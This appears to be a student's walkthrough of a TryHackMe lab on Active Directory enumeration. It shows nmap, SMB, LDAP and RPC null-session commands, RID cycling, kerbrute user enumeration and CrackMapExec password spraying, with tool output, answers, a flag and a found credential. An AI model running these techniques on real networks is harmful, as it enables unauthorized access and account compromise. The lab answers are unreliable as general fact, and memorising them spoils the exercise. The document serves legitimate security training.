Jr.Pen 14.4. Active Directory Enumeration

Task 1 - Introduction

Active Directory (AD) enumeration is a crucial first step in penetration testing Microsoft Windows enterprise networks. During many internal penetration tests, we are often given VPN access to the target network without user credentials. That means we need to gather as much information as possible about the domain: users, groups, computers, and policies. This will allow us to identify potential vulnerabilities or attack paths that might give us an initial foothold, such as access to a user's workstation.

Verifying Connectivity to the Network

The `route` command to verify that your attacker machine can communicate with the target network. The terminal below shows an example output.


```
root@ip-10-114-108-22:~# route
Kernel IP routing table
Destination     Gateway         Genmask
default         ip-10-114-64-1. 0.0.0.0
ip-10-114-0-2.e ip-10-114-64-1. 255.255.255.255
10.114.64.0     0.0.0.0         255.255.192.0
ip-10-114-64-1. 0.0.0.0         255.255.255.255
10.211.11.0     ip-10-250-11-1. 255.255.255.0
10.250.11.0     0.0.0.0         255.255.255.0
172.17.0.0      0.0.0.0         255.255.0.0
```

```
root@ip-10-114-108-22:~# ip rout
default via 10.114.64.1 dev ens5 proto dhcp src 10.114.108.22 metric 100
10.114.0.2 via 10.114.64.1 dev ens5 proto dhcp src 10.114.108.22 metric 100
10.114.64.0/18 dev ens5 proto kernel scope link src 10.114.108.22 metric 100
10.114.64.1 dev ens5 proto dhcp scope link src 10.114.108.22 metric 100
10.211.11.0/24 via 10.250.11.1 dev tun0 metric 1000
10.250.11.0/24 dev tun0 proto kernel scope link src 10.250.11.7
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
```


Task 2 - Mapping Out the Network

Host Discovery

fping: uses Internet Control Message Protocol (ICMP) requests to determine if a host is live or not.




```
root@ip-10-114-108-22:~# vim hosts.txt (added ip to /etc/hosts)
```




```
           user@tryhackme$ fping -agq 10.211.11.0/24
10.211.11.1
10.211.11.10
10.211.11.20
10.211.11.250
```

- `a`: shows systems that are alive.
- `g`: generates a target list from a supplied IP netmask.
- `q`: quiet mode, doesn't show per-probe results or ICMP error messages.

Nmap

We can also use Nmap in ping scan mode (`-sn`) to probe the entire subnet:

`nmap -sn 10.211.11.0/24`

- `sn`: Ping scan to determine which hosts are up without port scanning.

Port Scanning: These are some common Active Directory ports and protocols:

Port	Protocol	What it Means
88	Kerberos	Potential for Kerberos-based enumeration
135	MS-RPC	Potential for RPC enumeration (null sessions)
139	SMB/NetBIOS	Legacy SMB access
389	LDAP	LDAP queries to AD
445	SMB	Modern SMB access, critical for enumeration
464	Kerberos (kpasswd)	Password-related Kerberos service

We can run a service version scan with these specific ports to help identify the DC:

```
nmap -p 88,135,139,389,445 -sV -sC -iL hosts.txt
```

- `sV`: This enables version detection. Nmap will try to determine the version of the services running on the open ports.
- `sC`: Runs Scripting Engine (NSE) scripts in the default category.

  Nmap
- `iL`: This tells Nmap to read the list of target hosts from the file `hosts.txt`. Each line in this file should contain a single IP address or hostname.

We can spot the Domain Controller because it will often have ports 88 (Kerberos), 389 (LDAP), and 445 (SMB) open, with banners like 'Windows Server' or even domain names revealed in the output of our nmap command.

If we were running a more exhaustive assessment or dealing with unfamiliar environments, starting with a full port scan ensures we don't miss critical services running on non-standard ports. We could use this command to scan for all open ports:

```
nmap -sS -p- -T3 -iL hosts.txt -oN full_port_scan.txt
```

- `sS`: TCP SYN scan, which is stealthier than a full connect scan
- `p-`: Scans all 65,535 TCP ports.
- `T3`: Sets the timing template to "normal" to balance speed and stealth.
- `iL hosts.txt`: Inputs the list of live hosts from the previous nmap command.
- `oN full_port_scan.txt`: Outputs the results to a file.

Through these enumeration techniques, we have identified two live hosts in our target network, one DC and one Workstation, and the domain. We have also confirmed a couple of known services running on the DC, which we can target to further enumerate the domain.

Answer the questions below

> What is the domain name of our target?

tryhackme.loc

run the query below:

```
nmap -p 88,135,139,389,445 -sV -sC -iL hosts.txt
```

> What version of Windows Server is running on the DC?

Windows Server 2019 Datacenter

Task 3 - Network Enumeration With SMB

We will focus on enumerating network shares using the Server Message Block (SMB) protocol. We will use various tools like Nmap to discover the relevant listening ports and identify services.

Discovering Services

- **TCP 88 (Kerberos)**: Kerberos uses this port for authentication in the Active Directory. From a penetration testing point of view, it can be a goldmine for ticket attacks like Pass-the-Ticket and Kerberoasting.
- **TCP 135 (RPC Endpoint Mapper)**: This TCP port is used for Remote Procedure Calls (RPC). It might be leveraged to identify services for lateral movement or remote code execution via DCOM.
- **TCP 139 (NetBIOS Session Service)**: This port is used for file sharing in older Windows systems. It can be abused for null sessions and information gathering.
- **TCP 389 (LDAP)**: This TCP port is used by the Lightweight Directory Access Protocol (LDAP). It is in plaintext and can be a prime target for enumerating AD

objects, users, and policies.

- **TCP 445 (SMB)**: Critical for file sharing and remote admin; abused for exploits like EternalBlue, SMB relay attacks, and credential theft.
- **TCP 636 (LDAPS)**: This port is used by Secure LDAP. Although it is encrypted, it can still expose AD structure if misconfigured and can be abused via certificate-based attacks like AD CS exploitation.

```
root@tryhackme:~# nmap -p 88,135,139,389,445,636 -sV -sC 10.2
11.11.10
[...]
PORT    STATE SERVICE      VERSION
88/tcp  open  kerberos-sec Microsoft Windows Kerberos (server
time: 2025-05-15 12:41:17Z)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap         Microsoft Windows Active Directory
LDAP (Domain: tryhackme.loc0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds Windows Server 2019 Datacenter 177
63 microsoft-ds (workgroup: TRYHACKME)
```

The above open ports indicate an MS Windows Active Directory environment. The presence of Kerberos and LDAP ports might indicate that this is part of an Active Directory domain or even a domain controller.

Listing SMB Shares

```
root@tryhackme:~# smbclient -L //10.211.11.10 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        AnonShare       Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
```

```
        NETLOGON        Disk      Logon server share
        SharedFiles     Disk
        SYSVOL          Disk      Logon server share
        UserBackups     Disk
SMB1 disabled -- no workgroup available
```

Another tool is `smbmap`, a reconnaissance tool that enumerates SMB shares across a host.

```
root@tryhackme:~/Desktop/Tools/Miscellaneous/smbmap# ./smbma
p.py -H 10.211.11.10
[+] Finding open SMB ports....
[+] User SMB session established on 10.211.11.10...
[+] IP: 10.211.11.10:445        Name: 10.211.11.10
        Disk                     Permissions     Comment
        ----                     -----------     -------
        ADMIN$                   NO ACCESS       Remote Admin
        AnonShare                READ, WRITE
        C$                       NO ACCESS       Default shar
e
        IPC$                     NO ACCESS       Remote IPC
        NETLOGON                 NO ACCESS       Logon server
share
        SharedFiles              READ, WRITE
        SYSVOL                   NO ACCESS       Logon server
share
        UserBackups              READ, WRITE
```

Accessing SMB Shares

```
root@tryhackme:~# smbclient //10.211.11.10/SharedFiles -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 15
16:03:40 2025
```

```
  ..                                  D        0  Thu May 15
16:03:40 2025
  Mouse_and_Malware.txt               A     1141  Thu May 15
10:40:19 2025

                7863807 blocks of size 4096. 3459432 blocks a
vailable
smb: \> get Mouse_and_Malware.txt
getting file \Mouse_and_Malware.txt of size 1141 as Mouse_and
_Malware.txt (69.6 KiloBytes/sec) (average 69.6 KiloBytes/se
c)
smb: \> exit
```

What Can We Find in SMB Shares - SMB shares might contain configuration files, backup files, scripts, and even documents.

Answer the questions below

> What is the flag hidden in one of the shares?

THM{88_SMB_88}

```
root@ip-10-114-108-22:~# smbclient -L //10.211.11.10 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        AnonShare       Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SharedFiles     Disk
        SYSVOL          Disk      Logon server share
        UserBackups     Disk
SMB1 disabled -- no workgroup available
```

```
root@ip-10-114-108-22:~# nmap -p445 --script smb-enum-shares
10.211.11.10
```

```
root@ip-10-114-108-22:~# smbclient //10.211.11.10/SharedFiles -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Oct  6 07:39:35 2026
  ..                                  D        0  Tue Oct  6 07:39:35 2026
  Mouse_and_Malware.txt               A     1141  Thu May 15 09:40:19 2025

                7863807 blocks of size 4096. 3475208 blocks available
smb: \> get Mouse_and_Share.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Mouse_and_Share.txt
smb: \> ^C
```

```
root@ip-10-114-108-22:~# smbclient //10.211.11.10/UserBackups -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Oct  6 07:39:44 2026
  ..                                  D        0  Tue Oct  6 07:39:44 2026
  flag.txt                            A       14  Thu May 15 09:34:33 2025
  story.txt                           A      953  Thu May 15 09:37:57 2025

                7863807 blocks of size 4096. 3475206 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 14 as flag.txt (0.1 KiloBytes/sec) (average
iloBytes/sec)
```

```
root@ip-10-114-108-22:~# cat flag.txt
THM{88_SMB_88}root@ip-10-114-108-22:~#
```

Task 4 - Domain Enumeration

Now we enumerate users to help us identify valid accounts and potential targets. Usernames can be gathered through various unauthenticated methods, each relying on different misconfigurations.

LDAP Enumeration: Lightweight Directory Access Protocol (LDAP) is a widely used protocol for accessing and managing directory services, such as Microsoft Active Directory. LDAP helps locate and organise resources within a network,

including users, groups, devices, and organisational information, by providing a central directory that applications and users can query.

`ldapsearch -x -H ldap://10.211.11.10 -s base`

- `x`: Simple authentication, in our case, anonymous authentication.
- `H`: Specifies the LDAP server.
- `s`: Limits the query only to the base object and does not search subtrees or children.

```
           user@tryhackme$ ldapsearch -x -H ldap://10.211.11.
10 -s base
dn:
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 7
rootDomainNamingContext: DC=tryhackme,DC=loc
ldapServiceName: tryhackme.loc:dc$@TRYHACKME.LOC
isGlobalCatalogReady: TR
dsServiceName: CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-F
irst-Site-Name,CN
 =Sites,CN=Configuration,DC=tryhackme,DC=loc
dnsHostName: DC.tryhackme.loc
defaultNamingContext: DC=tryhackme,DC=loc
currentTime: 20250514173531.0Z
configurationNamingContext: CN=Configuration,DC=tryhackme,DC=
loc
search result
search: 2
result: 0 Success
```

We can then query user information with this command:

`ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc" "(objectClass=person)"`

Enum4linux-ng: enum4linux-ng is a tool that automates various enumeration techniques against Windows systems, including user enumeration. It utilizes SMB

and RPC protocols to gather information such as user lists, group memberships, and share details.

`enum4linux-ng -A 10.211.11.10 -oA results.txt`

- `A`: Performs all available enumeration functions (users, groups, shares, password policy, RID cycling, OS information and NetBIOS information).
- `oA`: Writes output to YAML and JSON files.

RPC Enumeration: Microsoft Remote Procedure Call (MSRPC) is a protocol that enables a program running on one computer to request services from a program on another computer, without needing to understand the underlying details of the network. RPC services can be accessed over the SMB protocol. When SMB is configured to allow null sessions that do not require authentication, an unauthenticated user can connect to the IPC$ share and enumerate users, groups, shares, and other sensitive information from the system or domain.

`rpcclient -U "" 10.211.11.10 -N`

- `U`: Used to specify the username, in our case, we are using an empty string for anonymous login.
- `N`: Tells RPC not to prompt us for a password.

If successful, we can enumerate users with: `enumdomusers`

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[sshd] rid:[0x649]
user:[gerald.burgess] rid:[0x650]
user:[nigel.parsons] rid:[0x651]
user:[guy.smith] rid:[0x652]
user:[jeremy.booth] rid:[0x653]
```

RID Cycling: In Active Directory, RID (Relative Identifier) ranges are used to assign unique identifiers to user and group objects. These RIDs are components of the Security Identifier (SID), which uniquely identifies each object within a domain. Certain RIDs are well-known and standardised.

```
user@tryhackme$ for i in $(seq 500 2000); do echo "queryuser
$i" |rpcclient -U "" -N 10.211.11.10 2>/dev/null | grep -i "U
ser Name"; done
    User Name   :   sshd
    User Name   :   gerald.burgess
    User Name   :   nigel.parsons
    User Name   :   guy.smith
    User Name   :   jeremy.booth
    User Name   :   barbara.jones
```

- `for i in $(seq 500 2000)`: We first run a for loop to iterate through a range of possible RIDs to identify valid user accounts.
- `echo "queryuser $i"`: queries information about the user associated with RID $i.
- `2>/dev/null`: Redirects any error messages (standard error) to /dev/null, effectively silencing them.
- `| grep -i "User Name"`: filters the output to display lines containing "User Name", ignoring case sensitivity (`i`).

Username Enumeration With Kerbrute

Kerberos is the primary authentication protocol for Microsoft Windows domains. Unlike **NTLM**, which relies on a challenge-response mechanism, **Kerberos** uses a ticket-based system managed by a trusted third party, the **Key Distribution Centre (KDC)**. This approach not only enables mutual authentication between client and server but also leverages stronger encryption methods, making it generally more resilient against attacks. **Kerbrute** is a popular enumeration tool used to brute-force and enumerate valid Active Directory users by abusing the Kerberos pre-authentication.

Tools like **enum4linux-ng** or **rpcclient** may return *some* usernames, but they could be:

- Disabled accounts
- Non-domain accounts
- Fake honeypot users

- Or even false positives

Running those through **kerbrute** lets us confirm which ones are real, active AD users, which allows us to target them more accurately with password sprays.

```
user@tryhackme$ cat users.txt
Administrator
Guest
krbtgt
sshd
gerald.burgess
nigel.parsons
...
asrepuser1
rduke
```

Kerbrute Installation

1.) Download a precompiled binary for your OS - https://github.com/ropnop/kerbrute/releases. (opens in new tab)

2.) Rename kerbrute_linux_amd64 to kerbrute.

3.) Run `chmod +x kerbrute` to make kerbrute executable.

```
user@tryhackme$ ./kerbrute userenum --dc 10.211.11.10 -d tryh
ackme.loc users.txt


    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/16/25 - Ronnie Flathers @ropno
p

2025/05/16 11:58:16 >  Using KDC(s):
```

```
2025/05/16 11:58:16 >   10.211.11.10:88

2025/05/16 11:58:16 >  [+] VALID USERNAME:   WRK$@tryhackme.l
oc
2025/05/16 11:58:16 >  [+] VALID USERNAME:   guy.smith@tryhac
kme.loc
2025/05/16 11:58:16 >  [+] VALID USERNAME:   sshd@tryhackme.l
oc
2025/05/16 11:58:16 >  [+] VALID USERNAME:   nigel.parsons@tr
yhackme.loc
2025/05/16 11:58:16 >  [+] VALID USERNAME:   gerald.burgess@t
ryhackme.loc
2025/05/16 11:58:16 >  [+] VALID USERNAME:   barbara.jones@tr
yhackme.loc
2025/05/16 11:58:16 >  [+] VALID USERNAME:   Administrator@tr
yhackme.loc
```

Answer the questions below

> What group is the user rduke part of?

Domain Users

> What is this user's full name?


Raoul Duke

Run the query below:

```
ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc"
"(objectClass=person)” | grep -i -C30 rduke
```

> Which username is associated with RID 1634?

katie.thomas




```
user:[dawn.bolton] rid:[0x65f]
user:[danielle.ali] rid:[0x660]
user:[michelle.palmer] rid:[0x661]
user:[katie.thomas] rid:[0x662]
user:[jennifer.harding] rid:[0x663]
user:[strategos] rid:[0x664]
```

Task 5 - Password Spraying

Password spraying is an attack technique where a small set of common passwords is tested across many accounts. Unlike brute-force attacks, password spraying avoids account lockouts by testing each account with only a few attempts, exploiting poor password practices common in many organisations.

rpcclient - We can use rpcclient via a null session to query the DC for the password policy:

`rpcclient -U "" 10.211.11.10 -N`

And then we can run the `getdompwinfo` command:

```
rpcclient $> getdompwinfo
min_password_length: 12
password_properties: 0x00000001
    DOMAIN_PASSWORD_COMPLEX
```

CrackMapExec is a well-known network service exploitation tool that we will use throughout this module. It allows us to perform enumeration, command execution,

and post-exploitation attacks in Windows environments. It supports various network protocols, such as SMB, LDAP, RDP, and SSH. If anonymous access is permitted, we can retrieve the password policy without credentials with the following command:

```
user@tryhackme$ crackmapexec smb 10.211.11.10 --pass-pol
SMB         10.211.11.10    445    DC               [*] Windo
ws Server 2019 Datacenter 17763 x64 (name:DC) (domain:tryhack
me.loc) (signing:True) (SMBv1:True)
SMB         10.211.11.10    445    DC               [+] Dumpi
ng password info for domain: TRYHACKME
SMB         10.211.11.10    445    DC               Minimum p
assword length: 18
```

Performing Password Spraying Attacks

Through our password policy enumeration, we saw that the password complexity is equal to 1:

- In **rpcclient**: `password_properties: 0x00000001`
- With **CrackMapExec**: `Password Complexity Flags: 000001`

This means that at least three of the following four conditions need to be respected for a password to be created:

1. Uppercase letters
2. Lowercase letters
3. Digits
4. Special characters

We can create the following list, making sure to respect the password policy:

- `Password!`
- `Password1`
- `Password1!`
- `P@ssword`

- `Pa55word1`

We can use **CrackMapExec** to run our password spraying attack against the WRK computer:

```
user@tryhackme$ crackmapexec smb 10.211.11.20 -u users.txt -p
passwords.txt
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
SMB         10.211.11.20    445    WRK              [-] tryha
ckme.loc\WRK$:Password! STATUS_LOGON_FAILURE
SMB         10.211.11.20    445    WRK              [-]
SMB         10.211.11.20    445    WRK              [-] tryha
ckme.loc\asrepuser1:Password1! STATUS_LOGON_FAILURE
SMB         10.211.11.20    445    WRK              [+] tryha
ckme.loc\*****:******
```

The `[+]` in the last line of our output indicates that we have found a valid credential pair.

Answer the questions below

> What is the minimum password length?


7

> What is the locked account duration?

2 minutes

> Perform password spraying using CrackMapExec. What valid credentials did you find?

rduke:Password1!



Task 6 - Conclusion

In this room, we focused on various types of reconnaissance and enumeration activities that don’t require valid credentials. We covered mapping out the network, discovering and enumerating SMB shares, LDAP, RPC, and others. Finally, we explained password spraying and the various tools to carry out such attacks.